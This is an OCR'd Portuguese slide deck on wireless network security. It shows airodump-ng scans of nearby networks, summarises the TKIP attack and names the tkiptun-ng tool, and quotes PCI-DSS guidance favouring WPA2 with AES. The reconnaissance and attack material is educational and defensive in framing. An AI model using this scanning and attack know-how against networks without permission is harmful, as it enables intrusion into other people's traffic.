
```
CH  4 ][ Elapsed: 4 hours ][ 2009-08-28 18:15

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:1F:33:CD:CA:4A  102     9495        0    0  11  54 . WPA  TKIP   PSK  NETGEAR
 00:19:00:64:DC:10  101     8101      414    0  11  11 . WPA2 CCMP   PSK  PCSL
 00:16:06:47:CF:B9  101       11     4002    0   6  54   OPN             linksys
 00:1B:01:50:2E:E0   90    11708      580    0   6  54 . WEP  WEP    OPN  dlink

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:07:40:DD:AA:C4  00:21:47:AA:66:37  101    1 - 1     0       44  CASA
 00:16:06:47:CF:B9  00:23:12:05:64:C1  102    1 - 1    31    21887  linksys
```

```
$ grep 00-21-47 /usr/local/etc/oui.txt
00-21-47   (hex)        Nintendo Co., Ltd.
```

Descrição dos mitos

Mitos

WPA



Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
16	0	0	11	54	OPN			Guestnet E
5	0	0	11	54 .	WPA2	CCMP	PSK	__TRILHO__
0	1	0	6	54	WPA2	CCMP	PSK	ritchie
13	0	0	8	54	WPA	TKIP	PSK	ECCOR_NETW
3	0	0	7	54e.	WPA	TKIP	PSK	<length:
26	0	0	6	54 .	WEP	WEP		RWFS
9	2	0	1	54 .	OPN			dlink
8	0	0	8	54e.	WPA	TKIP	PSK	<length:
6	0	0	9	54	WEP	WEP		montrealen
11	0	0	6	54	OPN			Guestnet A
22	0	0	8	54e.	WPA	TKIP	PSK	gcc_wifi
12	1	0	8	54 .	WPA2	CCMP	PSK	GTG
18	0	0	1	54	OPN			Guestnet A
30	0	0	5	54e.	WPA	TKIP	PSK	<length:
38	0	0	4	54 .	WEP	WEP		H2O
25	0	0	6	54	OPN			Consultori
38	0	0	11	54 .	WEP	WEP		guilherme
28	0	0	6	54 .	WEP	WEP		Kalli
34	0	0	6	54 .	WPA	TKIP	PSK	RAFAEL
3	0	0	6	54 .	WEP	WEP		Panda Secu
22	11	0	1	54 .	WPA	TKIP	PSK	CLAureap1
52	2	0	9	54	WEP	WEP		montrealen
36	6	0	1	54	OPN			Guestnet A
55	0	0	1	54 .	WPA2	CCMP	PSK	Raquel_Wir
32	6	0	11	54 .	WPA	TKIP	PSK	CLAureap2
53	0	0	11	54	OPN			linksys
21	0	0	1	54 .	WEP	WEP		VNP
51	9	0	11	54	OPN			Guestnet A
22	0	0	1	54e.	WPA2	CCMP	PSK	T-HOME
28	0	0	6	54	OPN			Guestnet A
55	0	0	10	54 .	WPA	TKIP	PSK	JOSE CARLO
50	2	0	4	54e	WEP	WEP40		NetunoBras
47	0	0	5	54e.	WPA	TKIP	PSK	gcc_wifi
41	0	0	1	48e.	WPA	TKIP	PSK	gcc_wifi
16	7	0	6	54	OPN			Guestnet A

TKIP attack (pacsec2008/9)

1. Este ataque não revela a chave. Usa técnica semelhante ao ataque chopchop (WEP)

2. O ataque afeta todas as implementações (WPA e WPA2) que usem chaves préviamente compatilhadas ou mesmo o modelo Enterprise (802.1x)

3. O ataque pode revelar um byte do tráfego por minuto, pacotes pequenos como ARP são candidados preferenciais para o ataque.

4. Se o QOS estiver habilitado podem, adicionalmente, serem enviados até 15 frames arbitrários para cada pacote decifrado

5. Ferramenta disponível: **tkiptun-ng**

6. Conclusão: Use AES-CCMP

PCI-DSS

PCI Security Standards Council

data will remain protected and that only authorized users can access their wireless networks. WPA2 is based on the final IEEE 802.11i amendment to the 802.11 standard ratified in June 2004. WPA2 uses the Advanced Encryption Standard (AES) for data encryption and is eligible for FIPS (Federal Information Processing Standards) 140-2 compliance.

PCI DSS v1.2 requires discontinuing WEP as of June 30, 2010 and moving to robust encryption and authentication such as the IEEE 802.11i standard. The Wi-Fi Alliance certifies products as WPA or WPA2 compatible for interoperability based on the 802.11i standard.

4.4.1 Summary of recommendations:

A. WPA or WPA2 Enterprise mode with 802.1X authentication and AES encryption is recommended for WLAN networks.

B. It is recommended that WPA2 Personal mode be used with a minimum 13-character random passphrase and AES encryption.

C. Pre-Shared Keys should be changed on a regular basis.

Monitoramento

iwl3945: Intel(R) PRO/Wireless 3945ABG/BG Network Connection driver for Linux, 1.2.26kds
iwl3945: Copyright(c) 2003-2008 Intel Corporation
iwl3945: Detected Intel Wireless WiFi Link 3945ABG
iwl3945: Tunable channels: 11 802.11bg, 13 802.11a channels

Monitoramento

iwl39 or
Linux
iwl39
iwl39
iwl39

Channel Number	Europe (ETSI)	North America (FCC)	Japan
1	Yes	Yes	Yes
2	Yes	Yes	Yes
3	Yes	Yes	Yes
4	Yes	Yes	Yes
5	Yes	Yes	Yes
6	Yes	Yes	Yes
7	Yes	Yes	Yes
8	Yes	Yes	Yes
9	Yes	Yes	Yes
10	Yes	Yes	Yes
11	Yes	Yes	Yes
12	Yes	No	Yes
13	Yes	No	Yes
14	No	No	802.11b only

Monitoramento

Wireless 11b/g Settings

Identification

Regulatory Domain: SELECT COUNTRY

Station Name:

SSID (Service Set Identifier)

Options

Channel / Frequency:

Data Rate:

Transmit Power:

Beacon Interval:
(20 - 1000)

DTIM (1 - 255):

WEP/WPA Status

Configure WEP/WPA

Access Point Connections

Allow access by:

Trusted PCs only


Trusted PCs List

SELECT COUNTRY
AUSTRALIA
AUSTRIA
BELGIUM
CANADA
DENMARK
FINLAND
FRANCE
GERMANY
IRELAND
ITALY
JAPAN
KOREA REPUBLIC
NETHERLANDS
NORWAY
PORTUGAL
SPAIN
SWEDEN
SWITZERLAND
UNITED KINGDOM


Monitoramento

```
CH  5 ][ Elapsed: 40 s ][ 2009-08-28 22:55

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:1F:33:CD:CA:4A  103     22        0    0   11  54 . WPA  TKIP   PSK  NETGEAR
 00:19:E0:64:DC:10  102     28        0    0   11  11 . WPA2 CCMP   PSK  PCSL
 00:1B:11:50:2F:2E   90     33        0    0    6  54 . WEP  WEP         dlink
